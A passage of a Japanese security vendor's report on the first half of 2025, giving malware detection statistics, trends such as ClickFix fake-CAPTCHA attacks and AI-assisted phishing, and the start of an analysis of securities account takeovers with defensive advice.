CYBER SECURITY REPORT

サイバーセキュリティレポート

2025

上半期

安全なネット活用のための

セキュリティ情報

はじめに

本レポートでは、2025年1月から6月（以降2025年上半期）に検出されたマルウェア、および発生したサイバー攻撃事例について紹介します。

「第1章　上半期に観測されたサイバー脅威：2025年検出状況のまとめ」

2025年上半期に ESET製品で検出された脅威について、検出数の月別推移や検出数 TOP10、ファイル形式別・カテゴリー別の検出統計を用いて解説します。また、2025年上半期に確認された新たな脅威として、ClickFixと生成AIの悪用を取り上げます。

「第2章　証券口座のアカウント乗っ取り被害に関する手口の考察と対策」

2025年に話題となった証券口座のアカウント乗っ取り被害について、犯罪者が利益を得るまでの流れや犯罪者グループによる分業化を踏まえた攻撃の全体像を考察します。また巧妙化するフィッシングに対して、サービスの利用者と提供者のそれぞれが実施すべき対策について解説します。

「第3章　最新のサポート詐欺の手口について」

2024年以降、サポート詐欺サイトへ誘導する主要な方法となった、正規の広告サービスからサポート詐欺サイトへ誘導する方法について紹介します。また、サポート詐欺サイトに施されているユーザーやセキュリティ製品を欺くさまざまな手法について、実際のフィッシングサイトを基に解説します。

「第4章　能動的サイバー防御と各国の動向」

2025年5月に能動的サイバー防御に関する法律が参議院で可決されたことを受け、能動的サイバー防御の説明と、それが登場するに至った背景を説明しています。そして、日本における能動的サイバー防御に関する制度と、制度設計の際に参考となった各国の状況を、例を交えて解説します。

contents

1 上半期に観測されたサイバー脅威：2025年検出状況のまとめ

第1章　　上半期に観測されたサイバー脅威：2025年検出状況のまとめ

本章では、2025年上半期(1月1日～6月30日)にESET製品が国内外で検出したマルウェアの検出数に関する分析結果を紹介します。
※検出数には、PUA(Potentially Unwanted/Unsafe Application:必ずしも悪意があるとは限らないが、コンピューターのパフォーマンスに悪影響を及ぼす可能性があるアプリケーション)を含めています。

1.1.　国内と全世界におけるマルウェア検出状況

2025年上半期に国内と全世界で検出されたマルウェアの月別検出数推移をそれぞれ図 1-1、図 1-2に示します。

日本国内でマルウェアが最も検出された月は僅差で6月でした。次いで1月の検出数が2位となっています。
高い数値を記録した 1月と 6月に共通する特徴として、HTML/Phishing.MetaMaskの検出数が増加していたことが挙げられます。2025年 6月における検出名別の検出数を比較すると、HTML/Phishing.MetaMaskは全体の第 4位という高い検出数となっていました。順位の内訳は2025年6月マルウェアレポート[1]で紹介しています。
MetaMaskとは暗号資産を管理することができるウォレットサービスです。これらの時期に MetaMask利用者をターゲットとしたフィッシングキャンペーンが展開されていたものと思われます。
また、日本国内で最も検出数が少なかったのは 5月でした。これには複数のマルウェアの検出数が減少したことが影響しており、特に検出数上位のマルウェアである HTML/Phishing.Agentの検出数の一時的な減少が大きく影響しています。HTML/Phishing.Agentは、メールに添付された不正なHTMLファイルの汎用検出名です。

全世界でマルウェアが最も検出された月は 3月でした。検出数が例月多い HTML/Phishing.Agentと JS/Adware.Agentの増加が要因です。この増加傾向は日本でも見られましたが、全世界ではより顕著でした。
また、2025年 1月・6月のタイミングで日本と同様に HTML/Phishing.MetaMaskの検出数増加が確認されました。しかし、日本とは異なり検出数全体に与える影響は軽微でした。
2025年 6月の全世界における検出数で比較すると、HTML/Phishing.MetaMaskの検出数が占める割合は全体の 3%に留まります。一方、同じ条件で日本では 6%とより高い比率となっていました。このことから、HTML/Phishing.MetaMaskの流行は日本を中心としたものではないかと推測できます。
全世界で最も検出数が少なかったのは日本と同様に 5月でした。HTML/Phishing.Agentの検出数の減少とともに、DOC/Fraudの検出数の減少も影響した結果です。



図 1-1　マルウェア検出数月別推移(2025年上半期・国内)
※2025年1月の検出数を100%として比較



図 1-2　マルウェア検出数月別推移(2025年上半期・世界)
※2025年1月の検出数を100%として比較

1.2.　マルウェアの検出数TOP10(国内・全世界)

2025年上半期に国内と全世界で検出されたマルウェアの検出数TOP10をそれぞれ図 1-3、図 1-4に示します。

図 1-3　マルウェア検出数TOP10(2025年上半期・国内)

図 1-4　マルウェア検出数TOP10(2025年上半期・世界)

2025年上半期に日本国内で最も検出されたマルウェアは、JS/Adware.Agentでした。JS/Adware.Agentは、悪意のある広告を表示させるアドウェアの汎用検出名であり、Webサイト閲覧時に実行されます。次いでHTML/Phishing.Agentがほぼ同等の検出数で第2位となっています。
JS/Adware.AgentとHTML/Phishing.Agentは全世界のマルウェア検出数TOP10でも第1位と第2位にランクインしました。この2つの検出名は、それぞれアドウェアとフィッシングというWebブラウジング中に遭遇する脅威の代表格です。2024年から引き続き、こうしたWebブラウジング中の脅威が全世界的に高い検出数を保っています。

また、2025年上半期からの新しい検出の傾向として、HTML/FakeCaptchaの流行が挙げられます。HTML/FakeCaptchaはマルウェア検出数TOP10の第4位にランクインしました。また、第5位のJS/Adware.TerraClicksの2倍近い検出数となっており、HTML/FakeCaptchaがいかに猛威を振るっているかがうかがえます。
HTML/FakeCaptchaとは、偽のCAPTCHA(画像を用いた認証)を表示し、利用者にクリックや情報入力などを促す不正なHTMLファイルを検出した際に表示される検出名です。Webブラウジング中にいわゆるClickFixと呼ばれる新しい攻撃手法に遭遇した際に、この検出名で検出されることがあります。HTML/FakeCaptchaの高い検出数は、日本国内におけるClickFixの流行が反映された結果です。ClickFixについては、1.6節で改めて取り上げます。

日本国内の検出数 TOP10の第 9位となった HTML/Phishing.MetaMaskもまた、2025年上半期に大きく検出数を伸ばしたマルウェアです。こちらは、前述のように日本国内が流行の中心であり、全世界の検出数TOP10には入っていません。
関連して、2025年上半期には、実在する証券会社のウェブサイトを装ったフィッシングサイトが多数報告され、2025年 4月には金融庁が警戒を呼び掛ける文書を公開しています[2]。
2025年上半期のフィッシング手法の特徴の 1つとして、生成 AIによって生成された偽の画像や映像、いわゆるディープフェイクの悪用が挙げられます。自動音声電話を入り口とするボイスフィッシング[3]など、その悪用の形式もさまざまです。
特に暗号資産や証券など金銭を扱う Webサイトにアクセスする際は、自然に送金の操作に誘導されてしまう可能性が高いため、正しい URLに繋がるブックマークを予め用意する、MFA(多要素認証)を設定するといった二重三重の対策で、被害を最小限に抑えられるように準備しておくことが肝要です。

これまでは、2025年上半期に検出数が増加した検出名を分析しました。以降は、逆に減少したものについて紹介します。
2021年の年間マルウェア検出数ランキングを皮切りに、継続して TOP10に入り続けていた Win32/Exploit.CVE-2017-11882がランキングから姿を消しました。この検出名は 2017年に発見された Microsoft Office数式エディターの脆弱性(CVE-2017-11882) が悪用された際に使用されるもので、過去には Emotetなどさまざまなマルウェアの配布に利用されてきました。ソフトウェア側での対策が進んだことを背景に、徐々に検出数が減少してきたものと思われます。
Win32/Exploit.CVE-2017-11882のような古い脆弱性を悪用するマルウェアは減少傾向にある一方で、2025年 7月現在でも新たな脆弱性が次々と発見されており、マルウェアの配布や権限昇格などに悪用されるケースが後を絶ちません。こうした脆弱性への対策としては、ソフトウェアや OSの定期的なアップデートが非常に重要です。
特に、Windows 10のサポート終了が 2025年 10月14日に迫っていることから、今後は攻撃のターゲットとなる可能性が高まります。これを踏まえ、OSのアップデートに加えて、現在使用しているソフトウェアのバージョンやサポート状況についても、今一度確認を行い、必要に応じて最新版への移行を検討してください。

1.3. マルウェア以外の脅威の検出数TOP10(国内)

2025年上半期に国内で検出されたマルウェア以外の脅威の検出数TOP10を図 1-5に示します。



図 1-5　マルウェア以外の検出数TOP10(2025年上半期・国内)

2025年上半期に日本国内で最も検出されたマルウェア以外の脅威は、RDP/Attack.Bruteforceでした。ESET製品では、Remote Desktop Protocol (RDP) へのブルートフォース攻撃を RDP/Attack.Bruteforceとして検出しています。次いで検出数が多かったマルウェア以外の脅威は、SMB/Attack.BruteForceでした。こちらは、SMBプロトコルへのブルートフォース攻撃を検出しています。

2024年のマルウェア以外の脅威の検出数 TOP10からランキングに大きな変化はありませんでした。しかし、新しい顔ぶれとして、MSSQL.Attack.Bruteforceと JAVA/Exploit.CVE-2022-22965が加わっています。MSSQL.Attack.Bruteforceはマイクロソフトが開発したリレーショナルデータベース管理システム(RDBMS)に対するブルートフォース攻撃を検出したものです。また、JAVA/Exploit.CVE-2022-22965は Spring4Shellと呼ばれる Spring Frameworkの任意のコード実行の脆弱性です。
ブルートフォース攻撃に対する対策が十分であるかを見直すとともに、ランキングに入った脆弱性を中心に必要なセキュリティアップデートを実施することをお勧めします。

1.4. 国内と全世界におけるファイル別検出割合

2025年上半期に国内と全世界で検出されたマルウェアのファイル形式別割合をそれぞれ図 1-6、図 1-7に示します。



図 1-6　形式別マルウェア検出数の割合(2025年上半期・国内)



図 1-7　形式別マルウェア検出数の割合(2025年上半期・全世界)

日本国内におけるファイル形式別マルウェア検出数の割合で、最も検出割合が大きかったのは 31.1%を記録した HTMLファイルでした。次いで30.7%だった JSファイルが続きます。これらは Webブラウジング中に遭遇する脅威が多く含まれるファイル形式であり、マルウェア検出数TOP10で述べた2025年上半期の国内の検出傾向と一致します。
また、日本国内では DOCファイル、Win32ファイル、MSILファイルなどが多く検出されました。これらのファイル形式に分類される検出名には、DOC/TrojanDownloader.Agentや MSIL/TrojanDownloader.Agentなど初期侵入を果たした後に更なるマルウェアをダウンロードするダウンローダーとして機能するものが多く含まれています。
初期侵入に使われるマルウェアの検出数が多いことは当然です。しかし、添付ファイルやインターネットからのダウンロードという形で PC内へ侵入し検出されていると捉えることもできます。侵入経路の警戒を強めることで、そもそもの検出を減らすことを検討してください。
全世界では、日本国内と比較して、全体に占める JSファイルの割合はほぼ同等でしたが、HTMLファイルの割合は減少していました。代わりに増加しているのが Win32ファイルです。Win32/Exploit.CVE-2017-0199として検出される Microsoft Office脆弱性を悪用する実行ファイルに加え、PUAに分類される実行ファイルの検出数が多い傾向にありました。

1.5.　国内と全世界におけるカテゴリー別検出割合

ESETがマルウェアを検出した際に使用される検出名は、カテゴリーで大別することができます。分類されるカテゴリーは、表 1-1に示したとおりです。同じ検出名でも亜種によってカテゴリーが異なる可能性がある点に注意が必要です。また、高機能なマルウェアには複数のカテゴリーにまたがるものがありますが、その場合はいずれかのカテゴリーに振り分けられています。

表 1-1　検出名のカテゴリー

Application	アドウェアや危険性の高いソフトウェアが分類される。 JS/Adware.AgentやJS/Adware.ScrInjectなどが該当する
Trojan	無害なファイルを装いパソコン内部に侵入し、悪意ある動作を行うマルウェア。 MSIL/TrojanDownloader.AgentやHTML/Phishingなどが該当する
Backdoor	Trojanに分類されるもののうち、パソコンの遠隔操作や管理の機能を持つマルウェア。PHP/WebshellやWin32/Korplugなどが該当する
Virus	システム上のプログラムに寄生する機能を持つマルウェア。 Win32/FloxifやWin32/Ramnitなどが該当する
Worm	自身のコピーを作成し、感染を広げる性質を持つマルウェア。 Win32/PhorpiexやWin32/Delfなどが該当する
Potentially Unwanted	悪意を持っているとは限らないが、望ましくない動作をする可能性のあるソフトウェア。各種PUAが該当する
Potentially Unsafe	悪意を持っているとは限らないが、危険な動作をする可能性のあるソフトウェア。 MSIL/HackToolやWin32/RemoteAdminなどが該当する

2025年上半期に国内と全世界で検出されたマルウェアのカテゴリー形式別割合をそれぞれ図 1-8、図 1-9に示します。



図 1-8　カテゴリー別マルウェア検出数の割合(2025年上半期・国内)



図 1-9　カテゴリー別マルウェア検出数の割合(2025年上半期・全世界)

日本国内におけるカテゴリー別マルウェア検出数の割合で、最も検出割合が大きかったのは55.1%を記録したTrojanでした。また、第2位はApplicationで26.9%、第3位は16.9%でPotentially Unwantedでした。細かいパーセンテージは異なるものの、この順位は全世界でも変わりません。ただし、全世界の場合は、比較的検出割合が小さいPotentially Unsafe、Virus、Backdoor、Wormの占める割合がより大きくなっています。
特に、日本国内におけるPotentially Unsafeの占める割合は0.5%であるのに対し、全世界では4%となっており、割合こそ小さいものの明確な差がデータに表れています。
Potentially Unsafeにカテゴライズされる検出名で代表的なものは、ソフトウェアのライセンスキー生成に使用されるWin32/KeygenやハッキングツールであるWin32/HackTool.Crackです。海外では、こうしたツールを悪用するアンダーグラウンドがより活発であることが推測されます。

1.6.　2025年上半期に確認された主な脅威

この項では、2025年上半期に確認された主な脅威の中から、新規性が高いものを選んで紹介します。2025年下半期に重視すべきセキュリティの要点として参考にしてください。

●ClickFix
ClickFixとは、2024年年末ごろから確認され始め、その後の半年間で大きな被害を出した新しい攻撃手法です。攻撃者が用意したコマンドを、ユーザーが自身の手で気づかないうちに実行してしまうのが特徴で、それによって敷かれたセキュリティをすり抜けてしまいます。攻撃手法の詳細は2024年12月のマルウェアレポート[4]で取り上げていますので、興味がある方はこちらの記事にも目を通してみてください。
ClickFixに悪用されるHTMLファイルは、ESETではHTML/FakeCaptchaとして検出されます。2025年上半期におけるHTML/FakeCaptchaの検出数は、2024年下半期と比較して約4.7倍となりました。この数字は驚異的な値であり、ESET脅威レポート[5]でも大きく取り上げられています。
また、ファイルのアップロードに偽装するFilefixといった類似の手法が確認されています。今後これらの手法が流行する可能性に備え、組織内での情報共有を徹底してください。Webサイトからキーボード入力などのPC操作を求められた際は、その操作がどういう意味を持つのか一度立ち止まって考えることが大切です。

●生成AIを悪用したフィッシング、サポート詐欺
2025年上半期のもう1つの大きなトピックが、生成AIを悪用することでより巧妙になったフィッシングやサポート詐欺です。フィッシングやサポート詐欺のように、人を騙して個人情報や金銭を得ようとする攻撃では、著名人になりすますことを容易にするディープフェイクの悪用が確認されています。2023年当初からこうしたなりすましは問題視されていましたが、画像・映像の生成技術向上に伴い、真贋を見極めることが非常に困難になってきています。
また、フィッシングやサポート詐欺の巧妙化には、文章系の生成AIも悪用されています。かつてのフィッシングメールは文面の日本語の違和感によって容易に見抜くことができました。しかし、最近のフィッシングメールは、翻訳に生成AIを悪用することで、真に迫った文面を作成しています。また、チャットボットを悪用したサポート詐欺も確認されています。
こうした生成AIの悪用で巧妙化する攻撃に共通して言えることは、人力での判別が困難であることです。こちらも生成AIを利用する、ほかのセキュリティレイヤーを用意するなどの方法で、被害を受けない体制づくりをすることが大切です。

1.7.　まとめ

1.1節から1.6節では、2025年上半期に観測されたサイバー脅威の検出状況を分析し、特に注意が必要な脅威について紹介してきました。この項では、改めてそれらについてまとめます。

図 1-1に示した国内におけるマルウェア検出数の月別推移では、1月と6月が高い値を記録しました。その背景には、HTML/Phishing.MetaMaskの検出数の増加があります。一方、全世界では3月の検出数が突出していました。
個々の検出名の検出数では、図 1-3に示したように例年と変わらずJS/Adware.AgentとHTML/Phishing.Agentが上位の検出数となりました。Webブラウジング中に遭遇する脅威には、引き続き警戒が求められます。2025年上半期の傾向としては、HTML/FakeCaptchaの検出数増加が挙げられます。新種の攻撃手法であるClickFixの流行が、HTML/FakeCaptchaの検出数増加に反映された結果です。
図 1-5によると、マルウェア以外の脅威では、各プロトコルに対するブルートフォース攻撃が依然として多数検出されています。脆弱性対応とともに、WAFの使用などが推奨されます。
2025年に確認された新規性の高い脅威として、1.6項でClickFixと生成AIを用いたフィッシングを挙げました。
ClickFixはPCのユーザーを騙し、使用者自身に危険なコードを実行させる攻撃手法です。一般に、PCのセキュリティは年々強固になっており、簡単にはマルウェアが侵入できなくなっています。そのため、こうして使用者を騙すことで、セキュリティをすり抜けようとします。新しくFileFixという類似手法が登場したように、形を変えてユーザーを騙す攻撃手法が今後登場してくるものと思われます。
また、人を騙す過程で大きな効果を発揮してしまうのが、新技術である生成AIとそれによって生成されるディープフェイクです。生成AI技術の発展は著しく、思いもよらない形で悪用される可能性があります。
新しい攻撃手法、新技術の悪用に対応していくためには、PCの使用者にもIT技術の知識が必要になります。また、新技術へのアンテナや理解も必要になるものと思われます。2025年上半期に観測されたサイバー脅威の現状を踏まえ、正しい知識を身につけることで、2025年下半期と続く2026年に備えましょう。

---

1 【2025年6月 マルウェアレポート】2025年に被害が増加しているボイスフィッシングについて ｜ サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware2506.html

2 インターネット取引サービスへの不正アクセス・不正取引による被害が急増しています ｜ 金融庁
https://www.fsa.go.jp/ordinary/chuui/chuui_phishing.html

3 サイバー警察局便りR7Vol.1「銀行から電話･･･はたして本物?企業の資産が危ない!」(R7.4.24) ｜ 警察庁
https://www.npa.go.jp/bureau/cyber/pdf/R7_Vol.1cpal.pdf

4 2024年12月 マルウェアレポート ｜ サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware2412.html

5 ESET脅威レポート 2025年上半期 ｜ ESET
https://www.eset.com/jp/business/threat-report/?srsltid=AfmBOorNtu6FxxlLkW5mwjOrqVajToRh8j9RX1dCicmHhkekttws0fPe

2

証券口座のアカウント乗っ取り被害に関する手口の考察と対策

第2章　　証券口座のアカウント乗っ取り被害に関する手口の考察と対策

2.1.　はじめに

2025年に入ってから、証券口座のアカウント乗っ取り被害が急増し、メディアで大きく取り上げられました。図 2-1と図 2-2は金融庁が公表[1]している、乗っ取り被害に関連するデータです。このデータから、特に3月以降において不正アクセス件数が急増し、株式の売買が活発に行われたことを読み取ることができます。また、2025年4月マルウェアレポート[2]でも同様に金融庁のデータを示しており、そのレポートの公開時点（2025年5月）と比較すると、不正アクセス件数（1月:65件、2月:43件、3月:1,420件、4月:4,852件）と不正取引件数（1月:39件、2月:33件、3月:687件、4月:2,746件）のどちらも上方修正されており、事態の全容が判明するにつれて被害の深刻さがより浮き彫りになってきています。



図 2-1　証券口座への不正アクセス件数の推移
※金融庁のデータ[1]をもとに作成



図 2-2　攻撃者による不正な株の取引件数と売買金額の推移
※金融庁のデータ[1]をもとに作成

一連の被害を受け、証券各社は認証方法を見直して多要素認証を必須化する、被害にあった顧客に対する金銭補償を行うなどの対応を実施または表明しています。特に認証方式の見直しについては、5月から不正アクセスの被害件数（図 2-1）と被害額（図 2-2）がともに減少傾向に転じていることからも、対応の成果が表れていることがわかります。

被害の全容や原因について、2025年6月時点で証券会社や政府からの発表はなく明確になっていません。しかしNHK（日本放送協会）[3]やトレンドマイクロ社[4]の調査を踏まえると、一連の事件に関してはフィッシングが口座乗っ取りの主要な手口として考えられます。そこで本章では、証券口座乗っ取り被害の全体像を整理しながら、被害を受けるきっかけとして考えられるフィッシングについて解説し、証券口座の所有者と口座を提供している事業者の2つの観点で対策をまとめていきます。

2.2.　攻撃（事件）の全体像の考察

本節では、犯罪者が証券口座の乗っ取りを画策する目的や金融犯罪の実情などを踏まえながら、一連の乗っ取り被害の全容を考察します。

2.2.1.　証券口座を乗っ取る一般的な目的

犯罪者が証券口座の乗っ取りを実行する目的として、以下の4つが考えられます。

①口座に存在する資金の窃取
株式や債券などの売買によって得た資金を引き出すために、証券口座には引き出し先となる金融機関の口座情報が紐づけられています。証券口座に不正ログインした後、この金融機関の口座を犯罪者が用意した口座に変更し、証券口座が保有する株式を売却して出金手続きをすることで、犯罪者は不正に利益を得ることができます。

②口座に登録されている個人情報の窃取
証券口座のアカウントには、口座所有者の氏名や住所、引き出し先となる金融機関の口座など、多くの個人情報が登録されています。証券口座に不正アクセスすることができれば、このような個人情報を参照することができるため、窃取した情報からさらなる犯罪につなげることが可能です。

③証券会社の信用棄損
上述したように、証券口座には個人情報や利用者の資産など、一個人にとって重要な多くの情報が紐づいています。その口座が不正アクセスされた場合、利用者に留まらずステークホルダー全体からの信用が失墜してしまいます。犯罪者はこの混乱に乗じて市場のシェアを奪う、信用棄損による株価下落を利用して株式取引で利益を得るなどの目的を達成することが可能です。

④相場の不正操縦による利益の享受
株式相場の値動きは、株式の購入に伴って株価が上昇し、反対に売却に伴って株価が下降するのが一般的です。少量の株式が売買された場合、値動きに大きな影響を与える可能性は低いです。しかし不正に乗っ取った大量の口座を利用して同時に売買を実行した場合、顕著な値動きを示すことがあります。このように株価を意図的に操縦することで、犯罪者は利益を上げることが可能です。

このように、犯罪者は収益や情報を得たり標的企業の評判を下げたりする目的で証券口座の乗っ取りを実行します。2025年の乗っ取り事案については、被害を受けた口座において、株式の売買があまり活発に行われていない中国企業の株式を売買する動きが見られたと報告されています。よって一連の事案については、上記④を目的として不正アクセスが実行されたことがうかがえます。

2.2.2.　相場を不正に操縦して利益を得るまでの一連の流れ

前項の証券口座を乗っ取る目的④について、具体的に犯罪者が利益を得るまでの詳細な流れを図 2-3に示します。

